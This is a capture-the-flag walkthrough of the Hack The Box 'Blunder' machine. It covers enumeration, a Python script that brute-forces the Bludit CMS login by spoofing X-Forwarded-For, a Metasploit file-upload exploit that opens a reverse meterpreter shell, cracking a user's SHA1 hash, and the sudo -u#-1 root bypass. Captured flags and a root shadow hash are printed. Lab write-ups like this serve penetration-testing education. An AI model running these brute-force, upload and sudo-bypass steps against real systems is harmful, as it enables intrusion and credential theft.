



Write-Up Blunder



The graphic features a circular frame with a green border. Inside, a person with long dark hair and a purple shirt is covering their face with their hand, appearing distressed or frustrated. In the background, there are server racks and a computer monitor, with colorful lines (yellow, green, red) representing network connections or data flow.

Blunder

OS:	 Linux
Difficulty:	Easy
Points:	20
Release:	30 May 2020
IP:	10.10.10.191

Made By: IceL0rd

Discord: IceL0rd#3684

<https://www.hackthebox.eu/home/users/profile/136970>

Table of Contents

Enumeration	3
Nmap scan	3
/todo.txt	4
Logging Into the Webpage	7
Exploitation	8
Getting User Hugo	9
Changing To User Hugo	10
Post-Exploitation	11

Enumeration

Nmap scan

nmap -sV -sC 10.10.10.191

```
root@kali:/tmp/Blunder# nmap -sV -sC 10.10.10.191
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-09 09:15 EDT
Nmap scan report for 10.10.10.191
Host is up (0.63s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    closed ftp
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts
```

We only see port 80 and 22 open.

First ran Dirbuster in order to find any useful directories on the web page.

gobuster dir -u http://10.10.10.191/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html

```
root@kali:/tmp/Blunder# gobuster dir -u http://10.10.10.191/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[*] Url: http://10.10.10.191/
[*] Threads: 10
[*] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[*] Status codes: 200,204,301,302,307,401,403
[*] User Agent: gobuster/3.0.1
[*] Extensions: php,txt,html
[*] Timeout: 10s
=====
2020/06/09 09:29:32 Starting gobuster
=====
/about (Status: 200)
/0 (Status: 200)
/admin (Status: 301)
/install.php (Status: 200)
/robots.txt (Status: 200)
/todo.txt (Status: 200)
/usb (Status: 200)
/LICENSE (Status: 200)
```

There are 2 important directories to remember:

/admin

/todo.txt

/todo.txt


<http://10.10.10.191/todo.txt>

We found a potential username; Fergus



After this I tried to login with default credentials, but that didn't work.

Found out that Bludit CMS is installed.



After some googling I came up with a brute force script for Bludit CMS.

Resource: <https://github.com/bludit/bludit/pull/1090>

In here there is a python script which you need to modify.

Original script:

```
root@kali:/tmp/Blunder# cat brute-force.py
#!/usr/bin/env python3
import re
import requests

host = 'http://192.168.194.146/bludit'
login_url = host + '/admin/login'
username = 'admin'
wordlist = []

# Generate 50 incorrect passwords
for i in range(50):
    wordlist.append('Password{i}'.format(i = i))

# Add the correct password to the end of the list
wordlist.append('adminadmin')

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.*?)"', login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break
```

But after I tried with rockyou.txt, I didn't get the password. What I did use I used cewl on the home page, and use that as password list.

cewl <http://10.10.10.191/> > passwordlist_blunder

For write up purposes I put the password in a shorter password list.

```
root@kali:/tmp/Blunder# cat passwordlist_blunder
version
IceL0rd
test
RolandDeschain
January
industry
standard
root@kali:/tmp/Blunder#
```

Modified Script.

```
root@kali:/tmp/Blunder# cat brute-force.py
import re
import requests
#from __future__ import print_function

def open_ressources(file_path):
    return [item.replace("\n", "") for item in open(file_path).readlines()]

host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = open_ressources('/tmp/Blunder/passwordlist_blunder')

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.*?)", login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break
```

python3 brute-force.py

```
root@kali:/tmp/Blunder# python3 brute-force.py
[*] Trying: version
[*] Trying: IceL0rd
[*] Trying: test
[*] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```


The credentials are:

Fergus:RolandDeschain

Logging Into the Webpage

Now we have the credentials to login.

<http://10.10.10.191/admin/>



A screenshot of a web browser displaying the BLUDIT login page. The browser's address bar shows the URL `10.10.10.191/admin/`. The page has a light gray background with the word "BLUDIT" centered at the top. Below the title, there are two yellow input fields. The first field contains the username "fergus". The second field contains a masked password represented by ten dots. To the right of each input field is a small icon of a document with a lock. Below the password field is a checkbox labeled "Remember me". At the bottom of the form is a blue button with the text "Login".

Now that we have access to the system, we can upload a file.

Exploitation

I started Metasploit for this.

search bludit

```
msf5 > search bludit

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  - - - - -                                     - - - - -      - - - -  - - - -  - - - - -
0  exploit/linux/http/bludit_upload_images_exec 2019-09-07      excellent Yes     bludit Directory Traversal Image File Upload Vulnerability
```

Commands used:

use exploit/linux/http/bludit_upload_images_exec

set rhosts 10.10.10.192

set lhost tun0

set BLUDITPASS RolandDeschain

set BLUDITUSER Fergus

exploit

```
Module options (exploit/linux/http/bludit_upload_images_exec):

  Name      Current Setting  Required  Description
  ----      -
  BLUDITPASS  RolandDeschain  yes       The password for Bludit
  BLUDITUSER  fergus          yes       The username for Bludit
  Proxies     no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS      10.10.10.191    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT       80              yes       The target port (TCP)
  SSL         false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI   /               yes       The base path for Bludit
  VHOST       no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      tun0             yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port
```

```
msf5 exploit(linux/http/bludit_upload_images_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.39:4444
[+] Logged in as: fergus
[*] Retrieving UUID...
[*] Uploading jdVnLBAFby.png...
[*] Uploading .htaccess...
[*] Executing jdVnLBAFby.png...
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.39:4444 -> 10.10.10.191:55608) at 2020-06-09 10:47:59 -0400
[+] Deleted .htaccess
```


Now we are **www-data**

```
meterpreter > shell
Process 27543 created.
Channel 1 created.
bash -i
bash: cannot set terminal process group (1093): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ whoami
whoami
www-data
```

Getting User Hugo

By closing examining the databases file in **/var/www/bludit-3.10.0a/bl-content/databases/user.php** I found a hash for the user Hugo.

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ pwd
/var/www/bludit-3.10.0a/bl-content/databases
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.');
```

```
{
  "admin": {
    "nickname": "Hugo",
    "firstName": "Hugo",
    "lastName": "",
    "role": "User",
    "password": "faca404fd5c0a31cf1897b823c695c85cffe98d",
    "email": "",
    "registered": "2019-11-27 07:40:55",
    "tokenRemember": "",
    "tokenAuth": "b380cb62057e9da47afce66b4615107d",
    "tokenAuthTTL": "2009-03-15 14:00",
    "twitter": "",
    "facebook": "",
    "instagram": "",
    "codepen": "",
    "linkedin": "",
    "github": "",
    "gitlab": ""
  }
}
```

Now we got a user (**Hugo**) and a hash(**faca404fd5c0a31cf1897b823c695c85cffe98d**)

In order to crack the hash, I went to <https://crackstation.net/>

faca404fd5c0a31cf1897b823c695c85cffe98d

I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
faca404fd5c0a31cf1897b823c695c85cffe98d	sha1	Password120

Now the credentials are:

hugo:Password120

Changing To User Hugo

we can't SSH in as Hugo. What we can do is;

su hugo Password120

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
su hugo
Password: Password120

hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ whoami
whoami
hugo
```

```
hugo@blunder:~$ whoami && ifconfig && cat user.txt; echo
whoami && ifconfig && cat user.txt; echo
hugo
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.191 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::250:56ff:feb9:2817 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef::250:56ff:feb9:2817 prefixlen 64 scopeid 0x0<global>
    ether 00:50:56:b9:28:17 txqueuelen 1000 (Ethernet)
    RX packets 3823242 bytes 319985504 (319.9 MB)
    RX errors 0 dropped 228 overruns 0 frame 0
    TX packets 3216699 bytes 1825961452 (1.8 GB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 25943 bytes 2340278 (2.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 25943 bytes 2340278 (2.3 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

8faf50022f6555a47ca2b0ebb99d0475
```

Post-Exploitation

After we are the user Hugo, I did **sudo -l** to list what we can execute as root. And found the way to privilege escalate to root.

Resource: <https://www.exploit-db.com/exploits/47502>

sudo -l

```
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

In order to get a root shell, we need to execute command which is shown below:

sudo -u#-1 /bin/bash

```
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
root@blunder:/var/www/bludit-3.10.0a/bl-content/databases# whoami
whoami
root
```

```
root@blunder:/root# whoami && ifconfig && cat root.txt; echo
whoami && ifconfig && cat root.txt; echo
root
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.191 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::250:56ff:feb9:2817 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef::250:56ff:feb9:2817 prefixlen 64 scopeid 0x0<global>
    ether 00:50:56:b9:28:17 txqueuelen 1000 (Ethernet)
    RX packets 4365284 bytes 363909397 (363.9 MB)
    RX errors 0 dropped 228 overruns 0 frame 0
    TX packets 3675724 bytes 2086272711 (2.0 GB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 28758 bytes 2601051 (2.6 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28758 bytes 2601051 (2.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

b7a5e49862a25ecb608754c24a01ddf9
```

```
root:$6$GmdDkez55tk.8Dvd$qDfa.WwHrKSBCswEaWLaSwFNCeNroew0pyxbsg8uO8a2/uq.XeIP9Q
/u5Cb9cBxO6hSyaVqt1lfU.3omw0ThC0:18228:0:99999:7:::
```

